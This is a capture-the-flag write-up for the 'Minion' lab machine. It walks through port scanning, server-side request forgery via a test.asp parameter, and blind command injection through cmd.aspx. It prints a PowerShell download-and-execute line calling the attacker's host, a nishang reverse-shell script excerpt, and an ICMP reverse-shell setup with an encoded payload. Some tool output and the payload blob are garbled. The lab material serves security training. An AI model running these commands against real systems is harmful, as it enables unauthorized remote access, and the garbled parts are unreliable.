

Minion

Synopsis

Minion requires fairly advanced knowledge of Windows and PowerShell to complete

Skills

- Knowledge of windows
- Knowledge of Powershell
- Exploiting server side request forgery
- Exploiting blind command injection
- Finding and reading alternate data streams

Exploitation

As always we start with the nmap to check what services/ports are open

No open ports on the default nmap ports,so let's launch a full port scan

```
# nmap -A 10.10.10.57
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-17 03:36 EDT
Nmap scan report for 10.10.10.57 (10.10.10.57)
Host is up (0.099s latency).
All 1000 scanned ports on 10.10.10.57 (10.10.10.57) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   103.43 ms 10.10.14.1 (10.10.14.1)
2   103.43 ms 10.10.10.57 (10.10.10.57)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.51 seconds

(root@kali) [~/Desktop/Boxes]
```

And we found one open port 62696/TCP

```

Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-17 04:00 EDT
Initiating Ping Scan at 04:00
Scanning 10.10.10.57 [4 ports]
Completed Ping Scan at 04:00, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:00
Completed Parallel DNS resolution of 1 host. at 04:00, 0.01s elapsed
Initiating SYN Stealth Scan at 04:00
Scanning 10.10.10.57 (10.10.10.57) [1 port]
Discovered open port 62696/tcp on 10.10.10.57
Completed SYN Stealth Scan at 04:00, 0.10s elapsed (1 total ports)
Nmap scan report for 10.10.10.57 (10.10.10.57)
Host is up (0.087s latency).

PORT      STATE SERVICE
62696/tcp  open  unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
Raw packets sent: 5 (196B) | Rcvd: 2 (72B)

```

Opening the browser gives us the following web page



Judging from the value of TTL during the ping, we can deduce that our target is a Windows system and default web server for windows system is IIS and ASP files

```
# ping 10.10.10.57
PING 10.10.10.57 (10.10.10.57) 56(84) bytes of data.
64 bytes from 10.10.10.57: icmp_seq=1 ttl=127 time=76.4 ms
^C
--- 10.10.10.57 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 76.407/76.407/76.407/0.000 ms
```

So let's run dirb with the extension .asp to check if any asp files are on the server


```
# dirb http://10.10.10.57:62696 -X .asp
Granny
Sledge
-----
DIRB v2.22
By The Dark Raver
Haircut
Bank
Foolish
START_TIME: Sat Jun 17 04:02:04 2023
URL_BASE: http://10.10.10.57:62696/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.asp) | (.asp) [NUM = 1]

-----

GENERATED WORDS: 4686


---- Scanning URL: http://10.10.10.57:62696/ ----
+ http://10.10.10.57:62696/test.asp (CODE:200|SIZE:41)
```

And we found test.asp



Which informs us that parameter “u” is required


After adding this parameter we get the following server’s response



Let’s check if the parameter is vulnerable to server side request forgery

u=<http://127.0.0.1>


When we typed the above payload, we got a different server response, which is another web page



```
Request
Pretty Raw Hex
1 GET /test.asp?u=http://127.0.0.1 HTTP/1.1
2 Host: 10.10.10.57:62696
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: ASPSESSIONIDSQADABCT=DOPDOELCMJAGDGMJMMLCCPEA
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Expires: Sat, 17 Jun 2023 09:38:29 GMT
4 Server: Microsoft-IIS/8.5
5 X-Powered-By: ASP.NET
6 Date: Sat, 17 Jun 2023 08:08:28 GMT
7 Connection: close
8 Content-Length: 323
9
10 <html>
11 <body>
12 <center>
13 <h1>
14 Site Administration
15 </h1>
16 <table border=1>
17 <tr>
18 <td>
19 <a href="">
20 Edit Configuration
21 </a>
22 </td>
23 <td>
24 <a href="">
25 Start/Stop Instance
26 </a>
27 </td>
28 <td>
29 <a href="">
30 View Summary
31 </a>
32 </td>
33 </tr>
34 </table>
35 </body>
36 </html>
```

From this web page we can find a link leading us to the user's input field which is vulnerable to a remote code execution



```
Request
Pretty Raw Hex
1 GET /test.asp?u=http://127.0.0.1 HTTP/1.1
2 Host: 10.10.10.57:62696
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: ASPSESSIONIDSQADABCT=DOPDOELCMJAGDGMJMMLCCPEA
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12

Response
Pretty Raw Hex Render
11 <body>
12 <center>
13 <h1>
14 Site Administration
15 </h1>
16 <table border=1>
17 <tr>
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19 <a href="">
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21 </a>
22 </td>
23 <td>
24 <a href="">
25 Start/Stop Instance
26 </a>
27 </td>
28 <td>
29 <a href="">
30 View Summary
31 </a>
32 </td>
33 <td>
34 <a href="">
35 View Logs
36 </a>
37 </td>
38 </tr>
39 </table>
40 </body>
41 </html>
```

Request	Response
<pre> 1 GET /test.asp?u=http://127.0.0.1/cmd.aspx HTTP/1.1 2 Host: 10.10.10.57:62696 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: ASPSESSIONIDSOADABCT=DOPDOELCMJAGDGMJMLCCPEA 9 Upgrade-Insecure-Requests: 1 10 Cache-Control: max-age=0 11 12 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Cache-Control: private 3 Expires: Sat, 17 Jun 2023 09:39:01 GMT 4 Server: Microsoft-IIS/8.5 5 X-Powered-By: ASP.NET 6 Date: Sat, 17 Jun 2023 08:09:01 GMT 7 Connection: close 8 Content-Length: 150 9 10 11 12 <html> 13 <body> 14 15 <form action="/cmd.aspx" method="POST"> 16 <p> 17 Enter your shell command: <input type="text" name="xcmd" size="40"> 18 19 </form> 20 21 </body> 22 23 </html> </pre>

If we type a valid command we get the “Exit Status=0”

Request	Response
<pre> 1 GET /test.asp?u=http://127.0.0.1/cmd.aspx?xcmd=whoami HTTP/1.1 2 Host: 10.10.10.57:62696 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: ASPSESSIONIDSOADABCT=DOPDOELCMJAGDGMJMLCCPEA 9 Upgrade-Insecure-Requests: 1 10 Cache-Control: max-age=0 11 Content-Length: 0 12 13 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Cache-Control: private 3 Expires: Sat, 17 Jun 2023 09:39:54 GMT 4 Server: Microsoft-IIS/8.5 5 X-Powered-By: ASP.NET 6 Date: Sat, 17 Jun 2023 08:09:53 GMT 7 Connection: close 8 Content-Length: 163 9 10 11 12 <html> 13 <body> 14 Exit Status=0 15 <form action="/cmd.aspx" method="POST"> 16 <p> 17 Enter your shell command: <input type="text" name="xcmd" size="40"> 18 19 </form> 20 21 </body> 22 23 </html> </pre>

But when we type invalid command we get “Exit Status=1”

Request	Response
<pre> 1 GET /test.asp?u=http://127.0.0.1/cmd.aspx?xcmd=nonexister HTTP/1.1 2 Host: 10.10.10.57:62696 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: ASPSESSIONIDSOADABCT=DOPDOELCMJAGDGMJMLCCPEA 9 Upgrade-Insecure-Requests: 1 10 Cache-Control: max-age=0 11 Content-Length: 0 12 13 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Cache-Control: private 3 Expires: Sat, 17 Jun 2023 09:40:08 GMT 4 Server: Microsoft-IIS/8.5 5 X-Powered-By: ASP.NET 6 Date: Sat, 17 Jun 2023 08:10:07 GMT 7 Connection: close 8 Content-Length: 163 9 10 11 12 <html> 13 <body> 14 Exit Status=1 15 <form action="/cmd.aspx" method="POST"> 16 <p> 17 Enter your shell command: <input type="text" name="xcmd" size="40"> 18 19 </form> 20 21 </body> 22 23 </html> </pre>

This looks like a blind command injection, we can also confirm it by pinging ourselves

```
Request
Pretty Raw Hex
1 GET /test.asp?u=http://127.0.0.1/cmd.aspx?xcmd=ping+-n+5+10.10.14.5 HTTP/1.1
2 Host: 10.10.10.57:62696
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: ASPSESSIONIDSQADABCT=DOPDOELCMJAGDGMJMMLCCPEA
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Length: 0
12
13
```

```
└─# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
04:23:08.470226 IP 10.10.10.57 > 10.10.14.5: ICMP echo request, id 1, seq 1, length 40
04:23:08.470248 IP 10.10.14.5 > 10.10.10.57: ICMP echo reply, id 1, seq 1, length 40
04:23:09.476033 IP 10.10.10.57 > 10.10.14.5: ICMP echo request, id 1, seq 2, length 40
04:23:09.476046 IP 10.10.14.5 > 10.10.10.57: ICMP echo reply, id 1, seq 2, length 40
04:23:10.491965 IP 10.10.10.57 > 10.10.14.5: ICMP echo request, id 1, seq 3, length 40
04:23:10.491980 IP 10.10.14.5 > 10.10.10.57: ICMP echo reply, id 1, seq 3, length 40
04:23:11.509596 IP 10.10.10.57 > 10.10.14.5: ICMP echo request, id 1, seq 4, length 40
04:23:11.509612 IP 10.10.14.5 > 10.10.10.57: ICMP echo reply, id 1, seq 4, length 40
04:23:12.539531 IP 10.10.10.57 > 10.10.14.5: ICMP echo request, id 1, seq 5, length 40
04:23:12.539546 IP 10.10.14.5 > 10.10.10.57: ICMP echo reply, id 1, seq 5, length 40
```

No we can be sure that e found a blind remote code execution

All attempts to get a reverse shell on the system proved to be in vain due to defence mechanisms


```
Request
Pretty Raw Hex
1 GET /test.asp?u=
  http://127.0.0.1/cmd.aspx?xcmd=powershell+IEX(New-Object Net.WebClient).downloadStr
  ing('http%3a//10.10.14.5/shell.ps1') HTTP/1.1
2 Host: 10.10.10.57:62696
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: ASPSESSIONIDSQADABCT=D0PDOELCMJAGDGMMJMLCCPEA
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Length: 0
12
13

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Expires: Sat, 17 Jun 2023 09:55:39 GMT
4 Server: Microsoft-IIS/8.5
5 X-Powered-By: ASP.NET
6 Date: Sat, 17 Jun 2023 08:25:39 GMT
7 Connection: close
8 Content-Length: 163
9
10
11
12 <html>
13 <body>
14   Exit Status=1
15   <form action="cmd.aspx" method=POST>
16     <p>
17       Enter your shell command: <input type=text name=xcmd size=40>
18     </form>
19   </body>
20 </html>
```

yet , we can take advantage of the fact that pinging is allowed and try to get a reverse shell via ping

To get a shell via ICMP we need the following things

1. InvokeICMPshell from nishang
2. Icmpsh_.py server

Both scripts can be downloaded from the github

```

function Invoke-PowerShellTcp
{
    # SYNOPSIS
    A script which can be used for Reverse or Bind interactive PowerShell from a target.

    # DESCRIPTION
    This script is able to connect to a standard netcat listening on a port when using the -Reverse switch.
    Also, a standard netcat can connect to this script Bind to a specific port.

    The script is derived from Powerfun written by Ben Turner & Dave Hardy

    # PARAMETER IPAddress
    The IP address to connect to when using the -Reverse switch.

    # PARAMETER Port
    The port to connect to when using the -Reverse switch. When using -Bind it is the port on which this script listens.

    # EXAMPLE
    PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444

    Above shows an example of an interactive PowerShell reverse connect shell. A netcat/powercat listener must be listening on
    the given IP and port.

    # EXAMPLE
    PS > Invoke-PowerShellTcp -Bind -Port 4444

    Above shows an example of an interactive PowerShell bind connect shell. Use a netcat/powercat to connect to this port.

    # EXAMPLE
    PS > Invoke-PowerShellTcp -Reverse -IPAddress fe80::20c:29ff:fe9d:b983 -Port 4444

```

First of all, let's execute the following command, to ensure that our machine will be ignoring ping

```

# sysctl -w net.ipv4.icmp_echo_ignore_all=1
net.ipv4.icmp_echo_ignore_all = 1

```

Next we launch our icmp_sh.py server

```

(root@kali)-[/opt/icmpsh] echo ignore_all = 1
# python icmp_sh.py 10.10.14.5 10.10.10.57

```

Next, we launch powershell on linux, where we load our icmp reverse shell

```

-# pwsh
PowerShell 7.2.4
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

-(root@kali)-[/opt/nishang/Shells]
-PS> $shell=Get-Content -Raw shell_icmp.ps1

-(root@kali)-[/opt/nishang/Shells]
-PS> $bytes=[System.Text.Encoding]::Unicode.GetBytes($shell)

-(root@kali)-[/opt/nishang/Shells]
-PS> $encoded=[Convert]::ToBase64String($bytes)

-(root@kali)-[/opt/nishang/Shells]
-PS> $encoded | Out-File /opt/nishang/Shells/shell_icmp.ps1.b64
Out-File: The term 'Out-File' is not recognized as a name of a cmdlet, function, script file, or executable program.
Check the spelling of the name, or if a path was included, verify that the path is correct and try again.

-(root@kali)-[/opt/nishang/Shells]
-PS> $encoded | Out-File /opt/nishang/Shells/shell_icmp.ps1.b64

```

Now we need to fold our payload, otherwise the one big blob will be send

```

-(root@kali)-[/opt/nishang/Shells]
-PS> exit

-(root@kali)-[/opt/nishang/Shells]
-# fold -w 120 shell_icmp.ps1.b64 > folded_shell_icmp.ps1.b64

-(root@kali)-[/opt/nishang/Shells]
-# nano folded_shell_icmp.ps1.b65



```


After that, let's double URL encode all "+"

```

ZgB1AG4AYwB0AGKAbwBuACAASQBuAHYAbwBragUALQBgAG8AdwB1AHIAUwBoAGUAbABsAEKAYwBtAHAACgB7ACAAcGABACMACgAuAFMAWQBOAE8AUABTAEKA
UwAKAE4AaQBzAGgAYQBuAGcAIABzAGMACgBpAHAAdAAgAHCAaABpAGMAaAAGAGMAYQBuACAAYgBLACAAAdQBzAGUAZAAGAGYAbwByACAAYQAgAFIAZQB2AGUA
cgBzAGUAIABpAG4AdAB1AHIAAYQBJAHQAaQB2AGUAIAB0AG8AdwB1AHIAUwBoAGUAbABsACAAZgBByAG8Ab0AgAGEAIABoAGEAcgBnAGUAdAAgAG8AdgB1AHIA
IABJAEMATQB0AC4AIAAKAAoALgBEAEUuWBDFAIFASQB0AFQASQBPAAE4ACgBUAGGAAQzBzACAAcWBJAHIAaQBwAHQAIAIBjAGEAbgAgAHIAZQBjAGUaAaQB2AGUA
IABjAG8ABQBTAGEAbgBKAHMAIABmAHIAbwbTACAAYQAgAHMAZQBByAHYAZQBzYAcwAIAb1AHgAZQBjAHUAdAB1ACAAAdAB0AGUAb0AgAGEAbgBKAACAACgB1AHQA
dQBzYAG4AIABoAGGAGZQAgAHIAZQBzAHUAbAB0ACAAdABwACAAAdAB0AGUAIABzAGUAcgB2AGUAcgAgAHUAcwBpAG4AZwAgAG8ABgBsAHKAIABJAEMATQB0AC4A
CgAKAFQAAAb1ACAAcWb1AHIAAdgB1AHIAIAB0AG8AIAb1AGUAIAB1AHMAZQBKACAAAdwBpAHQAaAAGAGKAdAAgAGKAcwAgAGKAYwBtAHAACwBoAF8AB0AuAHAA
eQAgAGYAcgBvAG0AIABoAGGAGZQAgAGKAYwBtAHAACwBoACAAdABvAG8ABABzACAABKAB0AHQAdABwAHMAOgAvAC8AZwBpAHQAaAB1AGIALgBjAG8AB0AvAGKA
bgBxAHUaA0BzAGIALwBpAGMAB0BwAHMAAaApAC4ACgAKAC4AUABBAFIAQ0BNAEUAVABFAFIAIABJAFAAQ0BKAQ0AcgB1AHMAcWAKAFQAAAb1ACAAASQBOACAA
YQBKAQ0AcgB1AHMAcWAG8AZgAgAHQAaAB1ACAAcWb1AHIAAdgB1AHIALwBsAGKAcwB0AGUAbgB1AHIAIAB0AG8AIAIBjAG8ABgBuAGUAYwB0ACAAdABvAC4A
CgAKAC4AUABBAFIAQ0BNAEUAVABFAFIAIABEAGUAbABhAHKACgBUAGKAb0B1ACAAa0BuACAACwB1AGMAbWwBuAG0AcwAgAGYAbwByACAAdwBoAGKAYwBoACAA
dAB0AGUAIABzAGMACgBpAHAAdAAgAHCAAYQBpAHQAcwAgAGYAbwByACAAYQAgAGMAbwbTAg0AYQBuAG0AIAbMAHIAbwbTACAAdAB0AGUAIABzAGUAcgB2AGUA
cgAuACAARAB1AGYAYQBIAGWAdAAGAGKAcwAGADUAIABzAGUAYwBvAG4AZABzAC4AIAAKAAoALgBQAEAAUgBBAAE0ARQBUAEUuAGAgAEIAdQBmAGYAZQBzYAFMA
aQB6AGUAcgBUAGGAGZQAgAHMAAQ0B6AGUAIABvAGYAIABvAHUAdABwAHUAdAAgAEIAdQBmAGYAZQBzYAC4AIABEAGUAcgB1AGEAbAB0ACAaA0BzACAAAMQAYAdgA
LgAKAAoALgBFAFgAQ0BNAFAAATAABFAAa0IwAgAHMAeQBzAG8AdABsACAAALQB3ACAAAbgB1AHQALgBpAHAAdgA0AC4AaQBjAG0AcBfAGUAYwBoAG8AXwBpAGcA
bgBvAHIAZQBfAGEAbABsAD0AMQAKCMAIABwAHKAdAB0AG8ABgAgAGKAYwBtAHAACwBoAF8AB0AuAHAAeQAgADEA0QAYAC4AMQAZADgALgAYADUANAuADIA
MgA2ACAAMQASADIALgAYADYA0AAuADIANQAOAC4AMQAKAAoAUgB1AG4AIAbHAGIAbWb2AGUAIABjAG8AB0BTAGEAbgBKAHMAIAB0AG8AIAIBzAHQAYQByAHQA
IABhACAAbBpAHMAAdAB1AG4AZQBzYACAAAbwBuACAAYQAgAEwAA0B0AHUAEaAGAGMAbwbTAHAAd0B0AGUAcgAgACgAdAB1AHMAAdAB1AG0AIAbVAG4AIAbLAGEA
bABpACAATABpAG4Ad0B4ACKALgAKAGKAYwBtAHAACwBoAF8AB0AuAHAAeQAgAGKAcwAgAGEAIAbWAGEAcgB0ACAAbwBmACAAdAB0AGUAIABpAGMAB0BwAHMA
aAAgAHQAbwBvAGwAcwAuAAoACgBPAAG4AIABoAGGAGZQAgAHQAYQByAGcAZQB0BACwAIAByAHUAbgAgAHQAaAB1ACAAAYgB1AGwAbwB3ACAAAYwBvAG0Ab0BhAG4A
ZAAUAAoACgBQAFMAIAA+ACAASQBuAHYAbwBragUALQBgAG8AdwB1AHIAUwBoAGUAbABsAEKAYwBtAHAATAAAEKAUABBBAGQAZABYAGUAcwBzACAAMQA5ADIA
LgAXADYAOAAuADIANQAOAC4AMgAYADYACgAKAEAYgBvAHYAZQAgAHMAaABvAHCAcWAgAGEAbgAgAGUAEABhAG0AcABsAGUAIABvAGYAIABhAG4AIABpAG4A
